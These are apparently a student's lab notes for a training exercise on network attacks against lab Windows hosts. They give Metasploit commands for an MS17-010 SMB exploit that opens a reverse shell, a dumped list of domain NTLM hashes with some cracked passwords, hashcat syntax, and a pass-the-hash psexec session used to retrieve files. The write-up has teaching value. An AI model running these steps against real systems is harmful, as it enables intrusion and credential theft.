Lab 5.1.1 Network Based Attacks

Sunday, July 23, 2023 3:16 AM

Part A
Responder and Haschcat on Windows 10 (172.20.50.104)
During Responder MiTM attack and hashcat hash cracking:
I discovered another User credentials
password: ILoveYou3000!
Username: PPotts
NOT IN VIDEO

Part B
Metasploit SMB attacks on Windows 2016 Server (172.20.50.11)
#Syntax for POC
search payload
set payload windows/x64/meterpreter/revers_tcp
search EternalSynergy
use 0 (EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution)
set rhost 172.20.50.11
set lhost 172.20.50.52
run

I then have a tcp revers shell

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhost 172.20.50.11
rhost => 172.20.50.11
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 172.20.50.52
lhost => 172.20.50.52
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 172.20.50.52:4444
[*] 172.20.50.11:445 - Target OS: Windows Server 2016 Standard 14393
[*] 172.20.50.11:445 - Built a write-what-where primitive...
[+] 172.20.50.11:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.20.50.11:445 - Selecting PowerShell target
[*] 172.20.50.11:445 - Executing the payload...
[+] 172.20.50.11:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200262 bytes) to 172.20.50.11
[*] Meterpreter session 1 opened (172.20.50.52:4444 → 172.20.50.11:65148) at 2023-07-23 05:28:40 -0500

meterpreter > pwd
C:\Windows\system32
meterpreter >
```

I then do a session background:
#Syntax continued:
background
search smart_hashdump
use 0 (ost/windows/gather/smart_hashdump) *Note: it is already configured*
set session 1
run

Successfully grabbed user accounts and hashes

```
msf6 exploit(windows/smb/ms17_010_psexec) > use 0
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 post(windows/gather/smart_hashdump) > set session 1
session => 1
msf6 post(windows/gather/smart_hashdump) > run

[*] Running module against DC
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /home/cyber/.msf4/loot/20230723053701_default_172.20.50.11_windows.hashes_037376.txt
[+]     This host is a Domain Controller!
[*] Dumping password hashes ...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:3bf9df5772981ce2d0d627783dff1cbf
[+]     krbtgt:502:aad3b435b51404eeaad3b435b51404ee:911da3a1aa4aa368c54841776975326f
[+]     dev:1000:aad3b435b51404eeaad3b435b51404ee:3bf9df5772981ce2d0d627783dff1cbf
[+]     NRomanoff:1607:aad3b435b51404eeaad3b435b51404ee:b96d904e8d8a441d1e24b5c8bafd44ed
[+]     PPotts:1608:aad3b435b51404eeaad3b435b51404ee:205d77d8203435ab942163f7467c278d
[+]     SWilson:1609:aad3b435b51404eeaad3b435b51404ee:1edef9e8e7bd23a40143396d08a816be
[+]     WMaximoff:1610:aad3b435b51404eeaad3b435b51404ee:e21f38c6bb268dcd6ab31ae8b32e212d
[+]     BBanner:1611:aad3b435b51404eeaad3b435b51404ee:ba4746d3413ed7141540948e874d8ee4
[+]     SRogers:1612:aad3b435b51404eeaad3b435b51404ee:a103843e6798e353abfada5b7a2ca064
[+]     WWilson:1613:aad3b435b51404eeaad3b435b51404ee:8aee6354cdb4ab877dfaac898aaf8ee4
[+]     SLee:1614:aad3b435b51404eeaad3b435b51404ee:c482e77692cbb49e4c9bbd5ad6b839df
[+]     PBlart:1615:aad3b435b51404eeaad3b435b51404ee:0f1f821c84c406b4214a9330fd0492bf
[+]     SLang:1616:aad3b435b51404eeaad3b435b51404ee:edac1fd213b94ecf686f837f11cdb1c4
[+]     TStark:1617:aad3b435b51404eeaad3b435b51404ee:a53c96f45221be6ba264fc85777f58d8
[+]     SStrange:1618:aad3b435b51404eeaad3b435b51404ee:5ebfd9dcce1e9cf9373baca79761b392
[+]     JHammer:1619:aad3b435b51404eeaad3b435b51404ee:abbdacc0a6038d7a26d9211e3e20c66e
[+]     CJanssen:2602:aad3b435b51404eeaad3b435b51404ee:59f36c1ff27f95c248d186869aca168f
[+]     PPhillips:2608:aad3b435b51404eeaad3b435b51404ee:bf27cdc29971537fef4807849b3fadfc
[+]     CYBER-DC$:1001:aad3b435b51404eeaad3b435b51404ee:4f22840651cdb72ba2bdeb0e72775bf6
[+]     CYBER-WRK1$:1604:aad3b435b51404eeaad3b435b51404ee:b1eb9c6bcb5a9f0c26b2d3075a6a8d3b
[+]     DC$:1621:aad3b435b51404eeaad3b435b51404ee:8e8b3b08407b78a68d451136093e3a23
[*] Post module execution completed
msf6 post(windows/gather/smart_hashdump) >
```

note: cracking ntlm hash

#Visited hashcat.net example hashes to get mode:
1000 = NTLM


#Using Hashcat to crack NTLM hashing syntax
#Syntax:
hashcat -m 1000 -a 0 /home/cyber/Desktop/Work/Hash/cat.txt /usr/share/wordlists/rockshort.txt

#Swilson hash cracked in hashcat:

```
┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Hash]
└─$ hashcat --show swilson-hash.txt
1edef9e8e7bd23a40143396d08a816be:OnYourLeft!

┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Hash]
└─$
```

Note: unable to crack Admin 500 range hashes even with the argument -O while using hashcat

#Made a doc with all user hashes and attempted to crack them with hash cat:



*** I was only able to obtain three user account passwords with my hashcat attempt on all users.
These accounts are listed below. ***

PPots:
205d77d8203435ab942163f7467c278d:ILoveYou3000!

NRomanoff:
b96d904e8d8a441d1e24b5c8bafd44ed:BlackWidow!

BBanner:
e21f38c6bb268dcd6ab31ae8b32e212d:IHaveAVision!

#Part C
Pass the hash

#Helpful python scripts located in:
/usr/share/doc/python3-impacket/examples

#Syntax used to obtain "Top-Secret" doc:
cp psexec.py /home/cyber/Desktop/Work/Script


#Pass the hash
#Syntax:
python3 psexec.py Administrator@172.20.50.11 -hashes :"Administrator Hash"

*This gave me a reverse shell to the Windows 2016 server with Admin Privilege's.

#***NOTE: In C:/ drive I found Administrator.HACKME account and in its Documents folder I obtained the Top-Secret.txt file.***

```
 Directory of C:\Users

06/28/2021  12:05 PM    <DIR>          .
06/28/2021  12:05 PM    <DIR>          ..
06/23/2021  07:07 PM    <DIR>          Administrator
08/05/2021  09:36 AM    <DIR>          Administrator.HACKME
09/12/2016  06:37 AM    <DIR>          Public
06/28/2021  12:05 PM    <DIR>          WWilson
               0 File(s)              0 bytes
               6 Dir(s)  52,326,350,848 bytes free

C:\Users>cd Administrator.HACKME

C:\Users\Administrator.HACKME>dir
 Volume in drive C has no label.
 Volume Serial Number is E48B-4073

 Directory of C:\Users\Administrator.HACKME

08/05/2021  09:36 AM    <DIR>          .
08/05/2021  09:36 AM    <DIR>          ..
06/23/2021  07:17 PM    <DIR>          Contacts
06/23/2021  07:17 PM    <DIR>          Desktop
06/26/2021  10:34 PM    <DIR>          Documents
06/23/2021  07:17 PM    <DIR>          Downloads
06/23/2021  07:17 PM    <DIR>          Favorites
06/23/2021  07:17 PM    <DIR>          Links
06/23/2021  07:17 PM    <DIR>          Music
06/23/2021  07:17 PM    <DIR>          Pictures
06/23/2021  07:17 PM    <DIR>          Saved Games
06/23/2021  07:17 PM    <DIR>          Searches
06/23/2021  07:17 PM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  52,326,346,752 bytes free

C:\Users\Administrator.HACKME>cd Documents

C:\Users\Administrator.HACKME\Documents>dir
 Volume in drive C has no label.
 Volume Serial Number is E48B-4073

 Directory of C:\Users\Administrator.HACKME\Documents

06/26/2021  10:34 PM    <DIR>          .
06/26/2021  10:34 PM    <DIR>          ..
06/27/2021  07:21 AM               184 Top-Secret.txt
               1 File(s)            184 bytes
               2 Dir(s)  52,326,346,752 bytes free

C:\Users\Administrator.HACKME\Documents>help

 lcd {path}                 - changes the current local directory to {path}
 exit                       - terminates the server process (and this session)
 put {src_file, dst_path}   - uploads a local file to the dst_path RELATIVE to
 get {file}                 - downloads pathname RELATIVE to the connected shar
 ! {cmd}                    - executes a local shell cmd


C:\Users\Administrator.HACKME\Documents>get Top-Secret.txt
[*] Downloading ADMIN$\Top-Secret.txt
[-] SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found

C:\Users\Administrator.HACKME\Documents>
```


#File saved in Remote Kali machine:



NOTE: WWilson has a document in the Documents directory named Top-Secert-WWilson.txt

```
C:\Users>dir
 Volume in drive C has no label.
 Volume Serial Number is E48B-4073

 Directory of C:\Users

06/28/2021  12:05 PM    <DIR>          .
06/28/2021  12:05 PM    <DIR>          ..
06/23/2021  07:07 PM    <DIR>          Administrator
08/05/2021  09:36 AM    <DIR>          Administrator.HACKME
09/12/2016  06:37 AM    <DIR>          Public
06/28/2021  12:05 PM    <DIR>          WWilson
               0 File(s)              0 bytes
               6 Dir(s)  52,326,326,272 bytes free

C:\Users>cd WWilson

C:\Users\WWilson>dir
 Volume in drive C has no label.
 Volume Serial Number is E48B-4073

 Directory of C:\Users\WWilson

06/28/2021  12:05 PM    <DIR>          .
06/28/2021  12:05 PM    <DIR>          ..
06/28/2021  12:05 PM    <DIR>          Contacts
06/28/2021  12:05 PM    <DIR>          Desktop
06/28/2021  12:06 PM    <DIR>          Documents
06/28/2021  12:05 PM    <DIR>          Downloads
06/28/2021  12:05 PM    <DIR>          Favorites
06/28/2021  12:05 PM    <DIR>          Links
06/28/2021  12:05 PM    <DIR>          Music
06/28/2021  12:05 PM    <DIR>          Pictures
06/28/2021  12:05 PM    <DIR>          Saved Games
06/28/2021  12:05 PM    <DIR>          Searches
06/28/2021  12:05 PM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  52,326,326,272 bytes free

C:\Users\WWilson>cd Documents

C:\Users\WWilson\Documents>dir
 Volume in drive C has no label.
 Volume Serial Number is E48B-4073

 Directory of C:\Users\WWilson\Documents

06/28/2021  12:06 PM    <DIR>          .
06/28/2021  12:06 PM    <DIR>          ..
06/28/2021  12:06 PM             1,134 Top-Secert-WWilson.txt
               1 File(s)          1,134 bytes
               2 Dir(s)  52,326,326,272 bytes free

C:\Users\WWilson\Documents>get Top-Secert-WWilson.txt
[*] Downloading ADMIN$\Top-Secert-WWilson.txt
[-] SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not f
.)

C:\Users\WWilson\Documents>
```

#Top-Secert-WWilson obtained


sktop/Work/Captures
(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
$ ls
NMapScan1 NMapScanTZ Top-Secert-WWilson.txt Top-Secret.txt
(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
$